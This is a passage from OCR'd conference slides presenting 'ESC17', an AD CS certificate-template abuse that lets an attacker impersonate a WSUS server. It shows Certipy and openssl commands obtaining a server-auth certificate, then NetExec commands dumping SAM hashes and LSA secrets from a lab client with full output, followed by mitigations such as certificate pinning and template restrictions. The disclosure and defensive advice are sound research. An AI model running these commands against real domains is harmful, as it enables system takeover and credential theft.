  Certificate Name Flag               : EnrolleeSuppliesSubject
  Extended Key Usage                  : Server Authentication
  Requires Manager Approval           : False
  Requires Key Archival               : False
  Authorized Signatures Required      : 0
  Schema Version                      : 2
  Validity Period                     : 1 year
  Renewal Period                      : 6 weeks
  Minimum RSA Key Length              : 2048
  Template Created                    : 2025-09-15T10:15:58+00:00
  Template Last Modified              : 2025-09-30T20:33:13+00:00
  Permissions
    Enrollment Permissions
      Enrollment Rights               : SCCM.LAB\Domain Admins
                                        SCCM.LAB\Domain Computers
                                        SCCM.LAB\Enterprise Admins
                                        SCCM.LAB\Authenticated Users
    Object Control Permissions
      Owner                           : SCCM.LAB\alice
      Full Control Principals         : SCCM.LAB\Domain Admins
                                        SCCM.LAB\Enterprise Admins
      Write Owner Principals          : SCCM.LAB\Domain Admins
                                        SCCM.LAB\Enterprise Admins
      Write Dacl Principals           : SCCM.LAB\Domain Admins
                                        SCCM.LAB\Enterprise Admins
      Write Property Enroll           : SCCM.LAB\Domain Admins
                                        SCCM.LAB\Domain Computers
                                        SCCM.LAB\Enterprise Admins
  [+] User Enrollable Principals      : SCCM.LAB\Authenticated Users
                                        SCCM.LAB\Domain Admins
                                        SCCM.LAB\Domain Computers
  [+] User ACL Principals             : SCCM.LAB\alice
```

Request and Convert the Certificate


- Request with `Certipy`
- Convert from pfx to pem

```
┌──(kali㉿kali)-[~/Git/tmp/Certipy]  (ESC17)
└─$ certipy req -dc-ip 192.168.33.10 -u dave -p dragon -template ESC1_mitigated -no-ldap-signing -target DC.sccm.lab -ca sccm-DC-CA -dns 'secure.mecm.sccm.lab'
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 60
[*] Successfully requested certificate
[*] Got certificate with DNS Host Name 'secure.mecm.sccm.lab'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'secure.pfx'
[*] Wrote certificate and private key to 'secure.pfx'

┌──(kali㉿kali)-[~/Git/tmp/Certipy]  (ESC17)
└─$ openssl pkcs12 -in secure.pfx -out secure.pem -nodes -passin pass:

┌──(kali㉿kali)-[~/Git/tmp/Certipy]  (ESC17)
└─$ ll secure.*
-rw------- 1 kali kali 3895 Oct  9 17:42 secure.pem
-rw-rw-r-- 1 kali kali 2901 Oct  9 17:41 secure.pfx
```


Highjack Traffic and Serve Update




Highjack Traffic and Serve Update




Highjack Traffic and Serve Update



Highjack Traffic and Serve Update




Highjack Traffic and Serve Update



Now we wait...

Highjack Traffic and Serve Update



Profit

```
┌──(kali㉿kali)-[~/Git/tmp/Certipy]  (ESC17)
└─$ nxc smb 192.168.33.13 -u user82302 -p ETguiPmXpaeBvVWH --local-auth
SMB         192.168.33.13   445    CLIENT           [*] Windows 10 / Server 2019 Build 17763 x64 (name:CLIENT) (domain:CLIENT) (signing:False) (SMBv1:None)
SMB         192.168.33.13   445    CLIENT           [+] CLIENT\user82302:ETguiPmXpaeBvVWH (Pwn3d!)

┌──(kali㉿kali)-[~/Git/tmp/Certipy]  (ESC17)
└─$ nxc smb 192.168.33.13 -u user82302 -p ETguiPmXpaeBvVWH --local-auth --sam --lsa
SMB         192.168.33.13   445    CLIENT           [*] Windows 10 / Server 2019 Build 17763 x64 (name:CLIENT) (domain:CLIENT) (signing:False) (SMBv1:None)
SMB         192.168.33.13   445    CLIENT           [+] CLIENT\user82302:ETguiPmXpaeBvVWH (Pwn3d!)
SMB         192.168.33.13   445    CLIENT           [*] Dumping SAM hashes
SMB         192.168.33.13   445    CLIENT           Administrator:500:aad3b435b51404eeaad3b435b51404ee:89ca5bc62cb5f27bd58c292baaf45603:::
SMB         192.168.33.13   445    CLIENT           Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.33.13   445    CLIENT           DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.33.13   445    CLIENT           WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:735321419edbcaf47456751eea0b237c:::
SMB         192.168.33.13   445    CLIENT           vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
SMB         192.168.33.13   445    CLIENT           localAdmin:1009:aad3b435b51404eeaad3b435b51404ee:85446debf397550c619751fbd6f7bd59:::
SMB         192.168.33.13   445    CLIENT           user56861:1027:aad3b435b51404eeaad3b435b51404ee:aab9fc784ed0a39ba20d6eb504100e6:::
SMB         192.168.33.13   445    CLIENT           user79571:1028:aad3b435b51404eeaad3b435b51404ee:44efc2c8ba6a49927533025f2453d7e:::
SMB         192.168.33.13   445    CLIENT           user29814:1029:aad3b435b51404eeaad3b435b51404ee:723ffea16b627d4158c768d48899d645:::
SMB         192.168.33.13   445    CLIENT           user09548:1030:aad3b435b51404eeaad3b435b51404ee:89b7ca7214c639ef8d098a9b385282c8:::
SMB         192.168.33.13   445    CLIENT           user82302:1031:aad3b435b51404eeaad3b435b51404ee:45146c772aeb5585c2ff1d28215830b4:::
SMB         192.168.33.13   445    CLIENT           [+] Added 11 SAM hashes to the database
SMB         192.168.33.13   445    CLIENT           [+] Dumping LSA secrets
SMB         192.168.33.13   445    CLIENT           SCCM.LAB/alice:$DCC2$10240#alice#d65dc1fe70728fd19b32ca9c283b793e: (2025-09-21 16:20:45)
SMB         192.168.33.13   445    CLIENT           SCCMLAB\CLIENT$:aes256-cts-hmac-sha1-96:fc5a98acc3020a344093e81026550b354127f533f2966673565e63a51577f67f
SMB         192.168.33.13   445    CLIENT           SCCMLAB\CLIENT$:aes128-cts-hmac-sha1-96:1647dc0f963e5c770981a4826f560e8a
SMB         192.168.33.13   445    CLIENT           SCCMLAB\CLIENT$:des-cbc-md5:b3feb057a4f73729
SMB         192.168.33.13   445    CLIENT           SCCMLAB\CLIENT$:plain_password_hex:cf26af6a28c5b44c4f5021cdaad8cb321749f3e1ad932c1af1f8b177f8093991b5cce64fabdf95506e6fccf626fdfa76db68932bfb06af337eb4a56cc800da93ac27b29101c27c58d44a3c36a4f75d5ac3931fe534e16a403d6755f08899df5c6b3e450983c42b95ddbbaca74e4ab3dc4fe45d0c22dcddcc6f7465a0ba2977485b61d6f7e2b77d9b2795e3a06355c687231720eb0d5e73b370cfe4058001832a9863acf86c932b73e035861b2e8befb4a7e82bc40075ca595c33dd9d11f27e04099f176636e871b7a7c27b7a9d35b0b76258ba167a3ab5af0c75b722e4ec9c9aff0aa6850ddddd8be62687beec26d569d
SMB         192.168.33.13   445    CLIENT           SCCMLAB\CLIENT$:aad3b435b51404eeaad3b435b51404ee:121f00ca5f79becce378756be6ccb92d:::
SMB         192.168.33.13   445    CLIENT           dpapi_machinekey:0x7acfd10d3b3c739d9bda3cde7e3c741cd4b951
dpapi_userkey:0x6581ce1b6d6dc908cb6ec65c12bd2a5f6da8a24a
SMB         192.168.33.13   445    CLIENT           [+] Dumped 7 LSA secrets to /home/kali/.nxc/logs/lsa/192.168.33.13_None_2025-10-09_180025.secrets and /home/kali/.nxc/logs/lsa/192.168.33.13_None_2025-10-09_180025.cached
```

Demo

Mitigation & Future Research

Mitigations Protecting WSUS

- Microsoft could
  - Limit updates to certain certificates
  - Implement certificate pinning for the WSUS server
- But WSUS is deprecated → unlikely

Mitigations Protecting WSUS

Turns out: They actually did, but nobody realized

> *"Starting in Configuration Manager 2103, you can further increase the security of HTTPS scans against WSUS by enforcing certificate pinning. To fully enable this behavior, add certificates for your WSUS servers to the new `WindowsServerUpdateServices` certificate store on your clients and ensure certificate pinning is enabled through Client Settings."*


Source: `https://learn.microsoft.com/en-us/intune/configmgr/sum/get-started/software-update-point-ssl`

Mitigations Protecting WSUS

- Certificate pinning – available since 2021
- Probably caused by GoSecure research (shoutout to them!)
- Hidden in Configuration Manager documentation
- Works with every WSUS installation
- . . . but needs manual setup

Mitigations Protecting WSUS

This talk might contain one-day ~~vulnerabilities~~fixes



The Bigger Picture: ESC17

- WSUS can be configured securely – but it's not the default
- Relies on PKI and certificates to be trustworthy
- EKU Server Authentication leads to RCE
- Identification through classification: ESC17

Mitigation: ESC17

- Very similar to ESC1
- Restricting EKU is not a solution!
- Modify certificate template
  - Restrict Enrollee Supplies Subject
  - Restrict enrollment rights
  - Require, e.g., Manager Approval

Future Research

- Other Microsoft protocols[1]
  - SCCM(?)
  - WinRM(?)
- Third party (software) mangagement tooling

- and of course: there's always the "intercept and look for interesting data" approach

[1] Side note: Windows Update and Intune-managed clients use different mechanisms and are not susceptible to this attack

Summary

Essentially:

- If you are able to enroll (server auth) certificates...
- ...you can eavesdrop on any TLS-based communication that does not explicitly protect against MitM
- (yes, it's that simple)

- Sometimes immediate control over systems (WSUS)
- there might be completely different ideas

Thank You!

Questions & Discussion

Alexander Neff, Phil Knüfer

[neff|knuefer]@digitrace.de